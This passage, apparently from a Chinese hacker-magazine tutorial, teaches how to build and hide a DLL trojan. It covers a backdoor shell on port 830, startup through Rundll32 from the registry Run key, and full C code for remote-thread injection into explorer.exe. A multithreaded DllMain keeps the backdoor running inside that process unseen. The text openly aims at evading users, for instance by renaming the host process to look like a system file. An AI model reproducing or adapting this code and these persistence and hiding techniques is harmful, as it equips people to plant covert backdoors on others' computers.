测试一下这个DLL木马。建立一个名为ExcutemumaDll的Win32测试应用程序，把刚才生成的DLL和LIB文件拷贝到该工程的同一目录下。在测试程序的头部，加上`#pragma comment(lib,"dllTest")`和`int cmdpipe2();`函数的申明，而在测试程序的主函数WinMain中，只有一句话，就是执行`cmdpipe2()`，如图10。




按Ctrl+F5执行，在cmd控制台下输入`netstat -an`可以看到，果然本机打开了830端口，如图11。输入`Telnet 127.0.0.1 830`，得到了一个DOS Shell，可以执行任意DOS命令，测试成功！和《菜鸟后门编写步步高》对比，可以发现EXE木马和DLL木马功能并没什么两样，如图12。



打开Windows任务管理器，找不到dllTest这个DLL进程的身影。只能看到测试程序ExecuteDllTest的进程，如图13。这就是DLL木马的特性——不会有自己的进程，只有调用程序的进程，这一点是我们实现DLL木马各种隐藏方法的基础。


四、DLL木马模板

在进一步探讨DLL木马的高级隐蔽前，还是参照《菜鸟后门编写步步高》一文，把木马的功能进一步完善，并把编写的格



式规范，成为一个DLL木马的模板。以后就可以在这个模板的基础上，轻松的扩展功能。

在DLL木马中添加一个导出函数 __declspec(dllexport) int door()，在这个函数中，加入《菜鸟后门编写步步高》中的木马模板代码（具体参看光盘中的程序）；重新生成DLL，在测试程序中申明和执行door()函数，再次执行成功，如图14。



这样我们的DLL木马的功能算是“我都要得有模有样”了，并且隐藏了DLL本身的进程。如果我们把测试程序ExecuteDllTest加入到Windows系统的启动项中（在《菜鸟后门编写步步高》一文中有详细的分析，并提供了几十种自启动的方法和编程实现），那么每次系统启动就会自动执行DLL木马，一个初步完善的DLL木马就完工了。

这种方法虽然没有DLL的进程，但却有ExcuteDllTest.exe这个宿主程序的进程。有经验的用户可以轻松发现并直接Kill掉，DLL木马也就跟着挂掉了。所以我们要对DLL木马的启动作进一步有特色的发展，充分发挥DLL木马的优越性！

五、利用Rundll32启动DLL


刚才可以看到，虽然没有了DLL的进程，但我们的测试程序，也就是DLL的宿主程序ExcuteDllTest.exe仍然是一个很显眼的exe进程，虽然我们可以将其改名，比如改成svch0st.exe、IEXPL0RER等和系统程序近似的名称以欺骗用户，但毕竟太不安全了，可以用真正的系统程序来执行DLL的导出函数吗？答案是可以的，方法就是利用Rundll32.exe程序。

从名称就可以看出，Rundll32.exe的作用为执行32位的DLL文件，也就是说，它可以执行32位DLL文件的导出函数。如果利用它来执行我们的DLL木马，进程中就只会看见Rundll32.exe，不会看见它在执行哪个DLL，哪个函数。因为Rundll32.exe是系统本身的程序，一般人又不知道它在执行什么，所以该方法带有很大的隐蔽性。

具体如何使用呢？在命令行下的使用方法为：Rundll32.exe DLLname,Functionname [Arguments]。

其中，DLLname为需要执行的DLL文件名；Functionname为DLL文件的引出函数；[Arguments]为引出函数的具体参数，可以为空。

对于前面我们自己编写的DLL木马程序，如果要调用cmdpipe2函数，则应该执行：



Rundll32.exe dllTest.dll,cmdpipe2，在DOS控制台下进入DLL所在的目录，输入命令测试，效果如图15。

接着可以发现果然打开了830端口，测试成功！

如果要利用该方法启动DLL木马，我们可以在注册表启动项加入“Rundll32.exe dll名称，函数”，这样计算机就会在启动时执行我们DLL木马里面的相关功能函数了。而用户能查看到的，只是Rundll32.exe这个进程，一般的用户是不敢轻举妄动的，这样木马的安全性大大提升了。

至于如何编程实现在注册表启动项中添加东西，请参看《菜鸟后门编程步步高》一文中介绍的方法。根据那篇专题，读者应该可以自己轻松的实现。著名（或者说臭名昭著）的“3721”也是用Rundll32.exe方法启动自身的，如果中了3731，可以在启动项HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run中看见CnsMin一项，其键值是“Rundll32.exe C:\WINNTDOWN\LO~1\CnsMin.dll,Rundll32”，不用我说大家也应该知道了，CnsMin.dll就是3721的DLL，它用这种方法来实现开机自动执行（本来装了3721也没什么问题，但它的一些防删除机制，使得我们使用调试器attach程序时，它的一些驱动模块会产生干扰，而且导致其他应用程序的模块加载地址不同的问题，才令很多人郁闷+反感+删除的）。

六、DLL远程注入

6.1、DLL木马的基本注入

刚才使用Rundll32启动的方法很巧妙，也不是那么容易被发现，但终究有个新的Rundll32.exe进程，比较显眼。如果能在系统非常常见，甚至非使用不可的explorer.exe或者IEXPLORE.EXE进程中调用我们的DLL代码，那岂不就更具有隐蔽性了？


但如何在别的进程中调用我们的DLL呢？

Windows系统中，每个进程都有自己的私有内存空间，理论上，别的进程是不允许对这个私人领地进行操作的。但是，实际上我们可以利用一些方法进入并操作其他进程的私有内存，将自己的代码嵌入在正在运行的进程中。方法有多种，在这里，我们使用“远程线程”技术，在一个正常系统进程中调用我们的DLL木马。DLL木马我们已经有了，现在写一个程序进行注入，程序如下：

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
```

```
    if( InjectDll("c:\\dllTest.dll",1884) )
    {
        printf("Inject OK!\n");
    }
    else
    {
        printf("Inject Fail!\n");
    }
    return 0;
}
```

看起来很简单吧，InjectDll 函数是完成功能的最主要部分，第一个参数是 DLL 木马的绝对路径；第二个参数是要注入进程的 PID 号，可以通过 Ctrl+Alt+Del 调出 Windows 任务管理器看到，如图16，是1884。



每次启动，explorer 的 pid 号都是不同的，这就需要手工修改源程序来完成执行。这一点我们在后面会加以改进，让程序自动寻找注入进程，不用人工的指定 PID 号。

注入首先需要把用户需要提升到 Debug 权限，EnableDebugPriv 函数如下，是很有用的一个模板函数。

```
int EnableDebugPriv(const char * name)
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    //打开进程令牌环
    if(!OpenProcessToken(GetCurrentProcess(),
TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY,
            &hToken) )
    {
        printf("OpenProcessToken error.\n");
        return 1;
    }
    //获得进程本地唯一ID
    if(!LookupPrivilegeValue(NULL,name,&luid) )
    {
        printf("LookupPrivilege error!\n");
    }

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes =
SE_PRIVILEGE_ENABLED;
    tp.Privileges[0].Luid = luid;
    //调整权限
    if(!AdjustTokenPrivileges(hToken,0,&tp,sizeof
(TOKEN_PRIVILEGES),NULL,NULL) )
    {
        printf("AdjustTokenPrivileges error!\n");
        return 1;
    }
    return 0;
}
```

接下来就是真正完成功能的 InjectDll 函数了。

```
BOOL InjectDll(const char *DllFullPath, const DWORD
dwRemoteProcessId)
{
    HANDLE hRemoteProcess;
    //调整权限
    if(EnableDebugPriv(SE_DEBUG_NAME))
    {
        printf("add privilege error");
        return FALSE;
    }
    //打开远程线程，利用输入的PID参数
    if( (hRemoteProcess = OpenProcess(
PROCESS_CREATE_THREAD | //允许远程创建线程
    PROCESS_VM_OPERATION | //允许远程VM操作
        PROCESS_VM_WRITE,//允许远程VM写
        FALSE, dwRemoteProcessId ) )== NULL )
    {
        printf("OpenProcess error!\n");
        return FALSE;
    }
    char *pszLibFileRemote;
    //使用VirtualAllocEx函数在远程进程的内存地址空间分配
DLL文件名缓冲区
    pszLibFileRemote = (char *) VirtualAllocEx(
hRemoteProcess, NULL, lstrlen(DllFullPath)+1,
        MEM_COMMIT, PAGE_READWRITE);
    if(pszLibFileRemote == NULL)
    {
        printf("VirtualAllocEx error!\n");
        return FALSE;
    }
    //使用WriteProcessMemory函数将DLL的路径名复制到远
程进程的内存空间
    if(WriteProcessMemory(hRemoteProcess,
    pszLibFileRemote, (void *), DllFullPath, lstrlen(DllFullPath)
+1, NULL) == 0)
    {
        printf("WriteProcessMemory error!\n");
        return FALSE;
    }
    //计算LoadLibraryA的入口地址
    PTHREAD_START_ROUTINE pfnStartAddr =
(PTHREAD_START_ROUTINE)
    GetProcAddress(GetModuleHandle(TEXT("Kernel32")),
"LoadLibraryA");
    if(pfnStartAddr == NULL)
    {
        printf("GetProcAddress error!\n");
        return FALSE;
    }
    //OK，万事俱备，我们通过建立远程线程时的地址
pfnStartAddr（实际上就是LoadLibraryA的入口地址）
    //和传递的参数pszLibFileRemote（实际上是我们复制过去
的木马DLL的全路径文件名）在远程进程内启动我们的木马DLL
    //启动远程线程LoadLibraryA，通过远程线程调用用户的
```

```
DLL文件
        HANDLE hRemoteThread;
        if( (hRemoteThread = CreateRemoteThread(
hRemoteProcess, NULL, 0,
                pfnStartAddr, pszLibFileRemote, 0, NULL)
) == NULL)
                {
                printf("CreateRemoteThread error!\n");
                return FALSE;
                }
        return TRUE;
}
```

程序这么多，但透过现象看本质，就是让别的进程（这里是"exploerer.exe"）执行LoadLibrary("muma.dll")，这样它在LoadLibrary()时就会执行DLL木马中DllMain()里的内容，完成"借兵"执行DLL木马的目的。

因为通过LoadLibrary只能执行DllMain()里面的代码，所以稍微更改一下我们的DLL——在DllMain()中调用我们的木马函数door()。

```
BOOL APIENTRY DllMain(HANDLE hModule,
                    DWORD  ul_reason_for_call,
                    LPVOID lpReserved
                    )
{
    switch (ul_reason_for_call)
    {
            case DLL_PROCESS_ATTACH:
            {
                    MessageBox(NULL,"In the Dll",
"OK", MB_OK);
                    door();
            }
            default:
                    return TRUE;
    }
    return TRUE;
}
```

为了让效果可视化，还是先用MessageBox()弹出一个对话框，然后调用door()。具体程序请参看dllMainMuma。我们将其编译链接，生成DLL后，改名为dllTest.dll，拷贝到C盘根目录下；当然了，需要看看本机的explorer.exe进程的PID号，在InjectDll中作相应的更改，最后测试运行。

最激动人心的地方出现了，DllMain中的对话框成功弹出！说明成功的运行了我们的DLL木马，而且因为使用explorer.exe进程，所以没有任何其他新增的进程出现！注入成功！

在短暂的激动过后，就会发现电脑也"激动"得几乎完全失去了响应，要杀掉exploer.exe进程后才恢复正常，这是怎么回事呢？

原来，注入explorer.exe成功，进入dllMain弹出对话框后，会接着执行door()函数。而这个后门函数是异步性的，就是必须有了相应的响应并退出后才会往下执行，这样整个exploerer.exe都被阻塞住了，而exploerer.exe是系统必用的进程，所以整个系统的处理都被阻塞住了（是被我们写的DLL木马阻塞住的，很牛吧？），机器自然就没响应了。

知道了原因，那有没有办法解决呢？当然有了。我们可以把DllMain中的直接调用door()函数，改为建立一个后门线程，DllMain建立后门线程后立即返回，不影响explorer进程的其他功能，而在后门线程中去执行door()，这样系统就不会阻塞了。

6.2、木马注入的多线程改进

有了思路，我们来实现创建后门线程吧，这涉及到多线程编程的问题。多线程编程，听起来似乎是一件很复杂、很恐怖的事情。但有intel给我们提供硬件支持，微软给我们提供软件支持，对我们user来说，只用理解多线程编程的含义，然后使用CreateThread函数来建立多线程就OK了。

而使用的CreateThread函数的原型如下：

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  SIZE_T dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

第一个参数_lpThreadAttributes为指向ECURITY_ATTRIBUTES结构的指针。如果想让对象为缺省安全属性的话，可以传一个NULL，如果想让任一个子进程都可继承一个该线程对象句柄，必须指定一个SECURITY_ATTRIBUTES结构，其中bInheritHandle成员初始化为TRUE。

第二个参数dwStackSize表示线程为自己所用堆栈分配的地址空间大小，0表示采用系统缺省值。

第三个参数lpStartAddress用来表示新线程开始执行时代码所在函数的地址，即为线程函数。

第四个参数lpParameter为传入线程函数的参数。

第五个参数dwCreationFlags指定控制线程创建的附加标志，可以取两种值。如果该参数为0，线程就会立即开始执行，如果该参数为CREATE_SUSPENDED，则系统产生线程后，初始化CPU，登记CONTEXT结构的成员，准备好执行该线程函数中的第一条指令，但并不马上执行，而是挂起该线程。

最后一个参数lpThreadId是一个DWORD类型地址，返回赋给该新线程的ID值。

虽然参数这么多，多达6个，但我们在DLL木马实际编写时，可以仅使用lpStartAddress这个参数，其他全部置为NULL即可。

对我们程序来说，就是把door()函数改定义为**DWORD WINAPI door(LPVOID lpParam)**，然后在DllMain**中执行**CreateThread(**NULL,NULL**,door,**NULL,NULL,NULL**);建立线程。具体说来，就是如下代码：

```
BOOL APIENTRY DllMain(HANDLE hModule,
                    DWORD  ul_reason_for_call,
                    LPVOID lpReserved
                    )
{
    switch ( ul_reason_for_call )
    {
            case DLL_PROCESS_ATTACH:
            {
                    MessageBox(NULL,"In the Dll",
"OK", MB_OK);
                    //改进线程
                    //door();
                    CreateThread(NULL,NULL,door,
NULL,NULL,NULL);
            }
            default:
                    return TRUE;
    }
    return TRUE;
}
```

完整的代码大家可以参看 dllMainMuma2thread 目录。我们编译程序，重新生成DLL 木马后拷贝到 C 盘根目录，再运行注入程序，这次再点了OK 对话框后，机器还是一切正常，仔细看，也没有 injecetdll.exe 这个进程，隐藏进程算是完美的成功了！

怀着激动的心情，telnet 830，可爱的木马shell 又出来了！

